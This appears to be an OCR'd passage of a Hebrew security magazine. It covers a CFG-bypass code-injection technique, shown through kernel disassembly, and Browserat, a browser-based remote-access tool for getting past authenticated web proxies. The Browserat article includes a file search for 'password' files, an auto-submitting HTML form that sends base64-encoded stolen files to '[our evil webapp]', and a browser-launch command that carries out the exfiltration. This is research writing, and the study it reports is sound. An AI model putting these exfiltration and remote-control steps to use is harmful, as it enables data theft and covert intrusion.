
ECX מכיל את הכתובת של NtSetContextThread, שכמובן אינה valid מכיוון שה-syscall הזה מאפשר לעקוף את CFG.

מה שעלינו לעשות זה לסמן את NtSetContextThread כ-valid ב-CFG bitmap. בשביל פרטים נוספים לגבי איך ניתן לעשות זאת, אני מזמין אותכם להסתכל באתר שלנו BreakingMalware:

http://breakingmalware.com/documentation/documenting-undocumented-adding-control-flow-guard-exceptions

CFG לא אוהב Stack Pivot

אוקי, עכשיו שטיפלנו ב-CFG בואו ננסה להריץ את זה שוב:



[הזרקה ל-mspaint.exe - נסיון #2]

הפעם אין קריסה, אבל גם אין calc. מכיוון שלא הייתה קריסה ניתן להניח ש-NtSetContextThread נקרא, אבל מסיבה כלשהי ה-shellcode לא רץ.

```
; Exported entry 544. NtSetContextThread
; Exported entry 1961. ZwSetContextThread


; NTSTATUS __stdcall ZwSetContextThread(HANDLE ThreadHandle, PCONTEXT Context)
public _ZwSetContextThread@8
_ZwSetContextThread@8 proc near

ThreadHandle= dword ptr  4
Context= dword ptr  8

mov     eax, 172h       ; NtSetContextThread
mov     edx, offset _Wow64SystemServiceCall@0 ; Wow64SystemServiceCall()
call    edx ; Wow64SystemServiceCall() ; Wow64SystemServiceCall()
retn    8
_ZwSetContextThread@8 endp
```

[NtSetContextThread]

נשים breakpoint על NtSetContextThread:

```
0:000> bp NtSetContextThread
0:000> g
Breakpoint 0 hit
ntdll!NtSetContextThread:
771782f0 b872010000      mov     eax,172h
```

כעת, משהתוכנית עצרה בהתחלה של NtSetContextThread, ננסה לתת לקוד לרוץ עד ה-return (windbg: pt). אם הכל יעבוד כמו שצריך, ה-kernel ישנה את ה-context של ה-thread ולעולם לא נגיע ל-return.

```
0:000> pt
ntdll!NtSetContextThread+0xc:
771782fc c20800          ret     8
```

נראה שזה לא עבד כמו שקיווינו. ה-kernel לא שינה את ה-context של ה-thread וכן הגענו אל ה-return.

נסתכל על ה-NTSTATUS שחזר מה-SYSCALL על ידי הצגת התוכן של EAX (windbg: r):

```
0:000> r eax
eax=c000000d
```

STATUS_INVALID_PARAMETER - באסה...

מעבר זריז אל ה-Kernel

נסתכל על המימוש של NtSetContextThread ב-kernel:

NtSetContextThread קוראת ל-PsSetContextThread:

```
008E61CB FF 75 E8                       push    dword ptr [ebp+AccessMode]
008E61CE 53                             push    ebx
008E61CF 57                             push    edi
008E61D0 E8 60 00 00 00                 call    PsSetContextThread(x,x,x)
008E61D5 8B F0                          mov     esi, eax
008E61D7 EB 05                          jmp     short loc_8E61DE
```

[call PsSetContextThread]

PsSetContextThread קוראת ל-PspSetContextThreadInternal:

```
008E6235 ; Exported entry 1711. PsSetContextThread
008E6235
008E6235
008E6235 ; Attributes: bp-based frame
008E6235
008E6235 public __stdcall PsSetContextThread(x, x, x)
008E6235 __stdcall PsSetContextThread(x, x, x) proc near
008E6235
008E6235 arg_0= dword ptr  8
008E6235 arg_4= dword ptr  0Ch
008E6235 arg_8= dword ptr  10h
008E6235
008E6235 mov     edi, edi
008E6237 push    ebp
008E6238 mov     ebp, esp
008E623A push    1
008E623C push    [ebp+arg_8]
008E623F push    [ebp+arg_8]
008E6242 push    [ebp+arg_4]
008E6245 push    [ebp+arg_0]
008E6248 call    PspSetContextThreadInternal(x,x,x,x,x)
008E624D pop     ebp
008E624E retn    0Ch
008E624E __stdcall PsSetContextThread(x, x, x) endp
008E624E
```

[call PspSetContextThreadInternal]

PspSetContextThreadInternal קוראת ל-KeVerifyContextRecord:

```
006DEBFA mov     edx, [ebp+var_34]
006DEBFD mov     ecx, ebx
006DEBFF call    KeVerifyContextRecord(x,x)
006DEC04 test    eax, eax
006DEC06 js      short loc_6DEC69
```

[call KeVerifyContextRecord]

KeVerifyContextRecord קוראת ל-RtlGuardIsValidStackPointer של CFG. הפונקציה הזו תוודא שהערך של ESP ב-CONTEXT structure שהועבר ל-NtSetContextThread תקין:

```
00482077 mov     ecx, [edx+0C4h]
0048207D call    RtlGuardIsValidStackPointer(x)
00482082 neg     eax
00482084 sbb     eax, eax
00482086 and     eax, 3FFFFFF3h
0048208B add     eax, 0C000000Dh
00482090 retn
```

[call RtlGuardIsValidStackPointer]

בואו נשים את RtlGuardIsValidStackPointer מתחת למיקרוסקופ: הפונקציה שמה ב-ESI את הערך שהפונקציה הולכת לבדוק (lpContext->Esp):

```
006DEA60
006DEA60
006DEA60 ; Attributes: bp-based frame
006DEA60
006DEA60 __stdcall RtlGuardIsValidStackPointer(x) proc near
006DEA60
006DEA60 ms_exc= CPPEH_RECORD ptr -18h
006DEA60
006DEA60 ; FUNCTION CHUNK AT 0080AECA SIZE 0000000C BYTES
006DEA60
006DEA60 push    8
006DEA62 push    offset stru_621560
006DEA67 call    __SEH_prolog4
006DEA6C mov     esi, ecx
006DEA6E mov     eax, large fs:124h
006DEA74 test    dword ptr [eax+58h], 400h
006DEA7B jnz     short loc_6DEAC1
```

[RtlGuardIsValidStackPointer Prologue]

לאחר מכן היא שמה ב-EAX את הכתובת של ה-ETHREAD של ה-thread הנוכחי ומשתמשת ב-EAX (שעכשיו מצביע ל-ETHREAD של ה-thread הנוכחי) כדי לטעון ל-ECX את הכתובת של ה-TEB של ה-thread הנוכחי:

```
006DEA93 mov     eax, large fs:124h
006DEA99 mov     ecx, [eax+0A8h]
```

[RtlGuardIsValidStackPoint - Store TEB in ECX]

אם ESI מצביע מתחת ל-StackLimit (ECX+8 מצביע ל-StackLimit):

```
006DEA9F
006DEA9F loc_6DEA9F:
006DEA9F and     [ebp+ms_exc.registration.TryLevel], 0
006DEAA3 mov     eax, [ecx+8]
006DEAA6 cmp     esi, eax
006DEAA8 jb      short loc_6DEAC5
```

[RtlGuardIsValidStackPoint בדיקת ה - Stack Limit]

או אם ESI מצביע מעל ה-StackBase (ECX+4 מצביע ל-StackBase):

```
006DEAAA mov     eax, [ecx+4]
006DEAAD cmp     esi, eax
006DEAAF ja      short loc_6DEAC5
```

[RtlGuardIsValidStackPoint בדיקת ה- - Stack Base]

תחזיר FALSE (=0):

```
006DEAC5
006DEAC5 loc_6DEAC5:
006DEAC5 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
006DEACC xor     eax, eax
006DEACE jmp     short loc_6DEABB
006DEACE __stdcall RtlGuardIsValidStackPointer(x) endp
006DEACE
```

```
006DEABB
006DEABB loc_6DEABB:
006DEABB call    __SEH_epilog4
006DEAC0 retn
```

[FALSE תחזיר - תקין לא Stack Pointer - RtlGuardIsValidStackPoint]

אחרת תחזיר TRUE (=1):

```
006DEAB1 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
006DEAB8 xor     eax, eax
006DEABA inc     eax
```

```
006DEABB
006DEABB loc_6DEABB:
006DEABB call    __SEH_epilog4
006DEAC0 retn
```

[TRUE תחזיר - תקין Stack Pointer - RtlGuardIsValidStackPoint]

בצורה פשוטה יותר, אם הערך שהועבר ל-RtlGuardIsValidStackPointer לא נמצא בין ה-StackBase ל-StackLimit, הפונקציה מחזירה FALSE. אם הוא כן נמצא בין ה-StackBase ל-StackLimit, הפונקציה מחזירה TRUE. במילים אחרות הפונקציה בודקת אם הערך של ESP ב-CONTEXT structure שהועבר ל-NtSetContextThread באמת נמצא בתוך ה-Stack של ה-thread הנוכחי.

לאחר החזרה מ-RtlGuardIsValidStackPointer ניתן לראות קצת משחקי ביטים שיגרמו לכך ש-KeVerifyContextRecord תחזיר STATUS_SUCCESS (0x00000000) במידה ו- RtlGuardIsValidStack Pointer מחזירה TRUE (0x01) ו-STATUS_INVALID_PARAMTER (0xC000000D) במידה ו-RtlGuardIs ValidStackPointer מחזירה FALSE (0x00):

```
00482077 mov     ecx, [edx+0C4h]
0048207D call    RtlGuardIsValidStackPointer(x)
00482082 neg     eax
00482084 sbb     eax, eax
00482086 and     eax, 3FFFFFF3h
0048208B add     eax, 0C000000Dh
00482090 retn
```

[call RtlGuardIsValidStackPointer]

משוכה אחרונה

יש לנו שתי אופציות לעקוף את ההגנה הזו:

1. ה-TEB נשמר בחלק ה-user-mode של המרחב זיכרון של התהליך הקורבן, ויש לו הרשאות זיכרון RW. נוכל לשנות את הערכים (StackBase ו-StackLimit) כך שה -ROP chain יראה כאילו הוא נמצא על המחסנית.
2. נוכל לקרוא את הערך של StackLimit בתהליך הקורבן ולכתוב את ה-ROP chain קרוב אליו. דרך זו תשמור על המחסנית מ-corruption (מכיוון שה-thread ימשיך להשתמש במידע השמור עליה ברגע שנשחזר את הריצה) ו-CFG (בנוסף למוצרי אבטחה ומנגנוני mitigation אחרים) לא יזהו את ה-stack pivot שלנו.


החלטתי לממש את אופציה מספר 2. השתמשתי ב-GetThreadSelectorEntry כדי לשלוף את הכתובת של ה-TEB של ה-thread, ואז השתמשתי ב-ReadProcessMemory כדי לקרוא את ה-StackBase ו-StackLimit.

באופן כללי, שימוש ב-stack pivot יגרום לשיטה להתפס בקלות על ידי מוצרי anti-exploitation. העברת ה-ROP chain למחסנית הופכת את התקיפה הזו להרבה יותר קשה לזיהוי ומניעה. בנוסף, הזרקה שהיא "fully weaponized" תבנה את ה-ROP chain שלה באופן כזה שיעקוף מנגנוני הגנה הדומים ל-EMET.

בשביל להימנע מניצול השיטה לרעה לא נפרסם קוד זה.

הצלחה

בואו ננסה להזריק את הקוד שלנו לתוך mspaint.exe פעם נוספת:



[הזרקה ל-mspaint.exe - נסיון 3#]

מוזמנים להסתכל על ה-PoC:

https://youtu.be/nqql15DCZXg

סיכום

תוקף בעל מוטיבציה ומשאבים לעד ימצא טכניקות תקיפה חדשניות ומתקדמות. עלינו לפעול מתוך הנחה שהתוקף תמיד ימצא דרך להיכנס, ולנסות למנוע את הנזק אשר יוכל לעשות. עלינו גם להבין שמאפיינים של טכניקות תקיפה שהתגלו בעבר אינן בהכרח משליכות על טכניקות תקיפה שעתידות לבוא.

במידה ועבודה מהסוג הזה מעניינת אותכם צרו איתי קשר ב-LinkedIn או ב-Twitter.

שבירת פרדיגמת ה-Web Proxy - RAT דרך דפדפן

מאת דור תומרקין

הקדמה

Browserat הוא כלי שליטה מרחוק אשר משתמש בדפדפן בעל גישה לאינטרנט כפלטפורמת תקשורת, ובכך הוא בעצם אגנוסטי לחלוטין להגדרות רשת, הגדרות פרוקסי וכפועל יוצא גם להרבה פתרונות אבטחה, אשר נאלצים לתת גישה לדפדפן לשדר לאינטרנט.

קיימת כיום תפיסה לפיה ניתן לאבטח אירגון, אך בכל זאת לספק לכלל (או רוב) המשתמשים גישה לאינטרנט, בעיקר בגלל האילוצים העסקיים שבדבר. במסגרת בדיקה אשר ביצענו על רשת מאוד סגורה, הצלחנו להוכיח שבאמצעות קצת קוד ודפדפן כלשהו עם גישה לאינטרנט, תוקף אינו זקוק לידע מקדים כדי לשלוט מרחוק במערכות שמוגנות ברשתות שמסתמכות על פרדיגמה של HTTP Web Proxy, עם או בלי הזדהות.

הקוד שנעשה בו שימוש במאמר זה הועלה ל:

https://github.com/Dor-Tumarkin/Browserat

רקע


עיצוב רשת מאובטחת הוא השלב הראשון בבניית הרשת האירגונית. ישנן אסכולות ופרדיגמות רבות ל"מה היא התצורה הנכונה", ו"איזו תצורה תתאים לכל חלק ברשת". ברשתות משתמשים, אחת הפרדיגמות היותר נפוצות היא שקיימות דרכים מורכבות עבור אירגון לספק למשתמשיו גישה לאינטרנט שהן "יחסית בטוחות", כלומר שבמידה ופוגען חודר לאירגון הוא עדיין לא יוכל להתקשר חזרה למרכז בקרה ולאפשר שליטה מרחוק. לא נעסוק בחדירת הפוגען לאירגון, אבל כן נעסוק במה שקורה לאחר מכן.

במאמר זה נניח כמה הנחות מאוד כלליות, אשר עונות על פרקטיקות של רשת משתמשים בתוך אירגון:

- אין גישה ישירה לאינטרנט - פוגען המותקן בעמדת קצה אינו יכול להתקשר חזרה הבייתה באמצעות חיבור ישיר כלשהו. אין גישת HTTP/S ישירה ובכלליות אין פורט שיוצא מהרשת אל האינטרנט. כמו כן אין DNS חיצוני.
- ישנו Web Proxy כלשהו בתוך הרשת, המשמש עבור גישה לאינטרנט. אירגונים רבים משתמשים בגישה הזו כדי לחסוך על פתרונות טרמינל, המנגישים דפדפן ממכונה נפרדת עם גישה לאינטרנט למשתמשים.
- ה-Web Proxy מצריך הזדהות - הפרוקסי לא פתוח, ומשתמשים שאינם בעלי שם משתמש וסיסמא אינם יכולים להשתמש בו.

- ההזדהות מול ה-Web Proxy לא בהכרח נעשית אוטומטית - הגדרות הפרוקסי אינן בהכרח שמורות בתוך Windows ולא בהכרח נעשית הזדהות אוטומטית בעת הגישה לאינטרנט. הפיתרון לבעיה חייב להיות אגנוסטי לחלוטין לאופן שבו הדפדפן ניגש לאינטרנט (בין אם דרך הגדרות Windows, לבין אם דרך פרוקסי אחר לחלוטין)

אני לא טוען, כמובן, שאלו כולן הפרקטיקות הטובות ביותר. בהמשך נוכיח, באמצעות Browserat, כיצד ניתן לעקוף רשת שעונה על הפרקטיקות הנ"ל.



[תרשים כללי של רשת פגיעה למתקפה באמצעות **Browserat**]

המאבק

קודם כל ראוי לשבח רשת שאכן סגורה כהלכה לחיבורים ישירים החוצה, אפילו אם הרשת הזו היא רשת משתמשים. קל לומר שצריך לסגור הכל בפיירוול, אבל הלכה למעשה גם באירגונים כבדים ומכובדים

לעיתים רחוקות נתקלתי במקרה שבו מתקפת פישינג עם פוגענים לא צולחת את החיבור הראשוני באמצעות DNS או פשוט HTTPS עם תעודות תקפות וטובות. עם זאת, במידה וההנחות הנ"ל נכונות והרצת קוד שמתחבר ישירות לא יעבדו, עדיין ישנו חלון קלוש לברוח דרכו.

בסופו של דבר ההבנה היא שכל עוד אנחנו עוורים לחלוטין וחייבים משהו שניתן "לירות ולשכוח" - עלינו להסתמך על הגישה שאנחנו יודעים שנתונה לנו, והיא דפדפן שהוגדר, באופן כזה או אחר, כדי לאפשר גישה דרך Web Proxy שמצריך הזדהות. אמנם אנחנו מתארים פה מצב קצה, אבל הוא מצב קצה שיוגדר כ"פרקטיקה טובה" שעונה על צרכי אבטחה וצרכי משתמשים, ולכן אם נצליח לעקוף את הפרדיגמה הזו בהגדרות הנוקשות ביותר שלה, נוכיח שהבעיה היא בפרדיגמה עצמה, ולא איזה "חולשה" או "בעיית הגדרות" שניתן לפתרם עם עדכוני תוכנה או הקשחה.

הדרך להארה

השלב הראשון עבורנו היה לנסות הוכיח זליגה של מידע באמצעות המצב הקיים - בהנתן שקיים דפדפן שמסוגל להתחבר לאינטרנט. מכאן והלאה נניח שמדובר בדפדפן Firefox, אך הדוגמאות שמוצגות כאן תקפות עבור דפדפנים אחרים (אדון בזאת בהמשך).

בשביל להזליג מידע, כתבתי כלי פשוט ב-Powershell שעטוף ב-BAT, שיגנוב תוכן מהמערכת המותקפת וידחוף אותו החוצה באמצעות דפדפן. קודם כל הכלי יאלץ למצוא את הנתיב לדפדפן המקומי (לדוגמא firefox.exe), ולאתר קובץ שמעוניינים להזליג, לדוגמא לחפש קבצים לפי שם ולאתר קובץ ששמו מכיל את המילה password. ב-Powershell קל לבצע את הפעולות האלו באמצעות פקודת Get-ChildItem:

```
Get-ChildItem -Path C:\ -Filter [filename] -Recurse
```

בנוסף, ניסינו לדלות מידע מפקודות מקומיות, גם כן באמצעות קבצים:

- להדפיס לקובץ הרשאות שונות וקבוצות שונות של המשתמש הנוכחי
- להדפיס לקובץ מידע על מערכת הקבצים, לדוגמא:

```
dir c:\
```

לאחר שהקוד אוסף את כל הקבצים הנ"ל, הוא קורא את תוכנם (אחד אחד), מעביר אותם ל-base64 כדי להמנע מבייטים "רעים", וכותב אותם לתוך קובץ HTML, אותו שמרנו כ-%temp%\a.html, שמבצע שליחה אוטומטית של הקובץ כפרמטר POST לשרת שלנו (שהכיל מימוש טריוויאלי של שמירת פרמטר POST לקובץ):

```
<form action=[our evil webapp] enctype="multipart/form-data" method=POST
id=myForm >
      <input name=filedata type=text value=[file to b64] />
</form>

<script>
      document.getElementById("myForm").submit();
</script>
```

לבסוף, כדי לשלוח את המידע, השתמשנו בדפדפן עצמו, על ידי שימוש בקובץ פיירפוקס שאיתרנו מוקדם יותר:

```
 $pathToFirefox %temp%\a.html
```

בפקודה האחרונה, הדפדפן מקבל את ה-URL המקומי לדף שכתבתנו כארגומנט, פותח אותו, והדף עצמו מבצע submit אוטומטי של הקובץ הגנוב. בסופו של דבר - הקובץ רץ, מאתר את המידע שהגדרנו לו, כותב את המידע כפרמטר לתוך קובץ HTML שמסבמט את עצמו, ולבסוף הדפדפן פותח את הקובץ ודוחף את המידע חזרה אלינו.

ראוי לציין שאופן הקריאה הנ"ל - קובץ ההרצה של הדפדפן ואחריו קישור (מקומי או אינטרנטי) היא דרך יחסית גנרית, כך שהדבר עובד גם עבור דפדפנים אחרים, כמו Chrome, Explorer ו-Edge. פה בעצם קבורה התנהגות "חלשה" מסויימת, שכן הקוד המורץ יכול, בצורה מעט איזוטרית, "לרכב על הדפדפן החוצה" כביכול.

הוכחת ההתכנות של הזלגת מידע היא נחמדה, אבל המטרה פה גדולה בהרבה, והיא שליטה מלאה מרחוק. לשם כך כתבתי את Browserat - כלי שמתקשר החוצה באמצעות דפדפן. הכלי משתמש בתקשורת HTTP סטנדרטית לחלוטין, ע"י פתיחת דף Web בדפדפן המתקשר לשני כיוונים - האחד הוא החוצה, לכיוון השרת הזדוני שלנו, והשני הוא פנימה, לכיוון כלי בסיסי להרצת פקודות OS. באופן הזה נוצרת תקשורת בין השרת החיצוני למערכת ההפעלה, בצורה שהיא גנרית לחלוטין ואינה מבוססת על ידע קודם, סיסמאות גנובות וכו'.


האנטומיה של Browserat

Browserat בנוי משלושה רכיבים:

- **רכיב הרצת פקודות במערכת המקומית** - שרת HTTP מקומי, אשר מקבל פרמטר, c, ומריץ אותו כפקודת OS. הפלט של פקודת ה-OS חוזר בתגובה (Response) של הבקשה. השרת נכתב ב-Powershell ונעטף ב-BAT. השלד שסביבו נבנה השרת הנ"ל נלקח מ:

https://gist.github.com/wagnerandrade/5424431

- **רכיב הנפקת פקודות** - שרת HTTP מרוחק (שבמקור נכתב ב-PHP, אבל שוכתב ל-Python Flask). משרת זה נמשכות פקודות חדשות להרצה, ואליו נשלחים הפלטים של ההרצה בסופו של דבר. שרת זה גם מגיש לדפדפן את הרכיב השלישי, שהוא הממסר הWeb-י.
- **רכיב ממסר Web-י** - רכיב זה הוא למעשה דף Web, אשר משתמש ב-Javascript בכדי לתקשר עם השרת שבחוץ, שמספק את הפקודות וממתין לפלט, לשרת המקומי, שמריץ את הפקודות, ומחזיר את הפלט.



[תרשים של בקשה סטנדרטית ל-Browserat]

הסבר:

1. תוקף מקליד פקודה חדשה ב-CLI של השרת המרוחק. דף הממסר (ב-Browser), שבודק האם יש פקודה חדשה באמצעות בדיקה כל כמה מילי-שניות באמצעות בקשת AJAX, מושך את הפקודה החדשה.
2. דף הממסר מוודא שהפקודה איננה ריקה, ובמידה והיא לא - מעביר אותה לשרת המקומי להרצה, באמצעות בקשת AJAX. מאחר ומקור הדף הוא בשרת המרוחק והבקשה נשלחת ל-localhost, שרת ה-Web המקומי משתמש ב-CORS שמתיר את הבקשה.
3. השרת המקומי מריץ את הפקודה שקיבל ומייצר תגובה.
4. דף הממסר מקבל את התגובה משרת ה-Web המקומי, ומציף את הפלט הלאה באמצעות AJAX לשרת ה-Web המרוחק של התוקף.
5. שרת ה-Web המרוחק מקבל את הפלט ומדפיס אותו.

מבחינת התוקף, תמונת המצב אמורה להיות דומה ל-shell רגיל:

```
BRAT> dir c:\
BRAT> dir c:\ :
 Volume in drive C is OS
 Volume Serial Number is 14B2-0EC7

 Directory of c:\

13/11/2016  18:57    <DIR>          Program Files
16/11/2016  13:46    <DIR>          Program Files (x86)
01/10/2016  20:24    <DIR>          Temp
02/10/2016  09:39    <DIR>          Users
16/11/2016  13:45    <DIR>          Windows
               0 File(s)              0 bytes
```

הקוד של Browserat

הקוד שוחרר ונמצא ב:

https://github.com/Dor-Tumarkin/Browserat

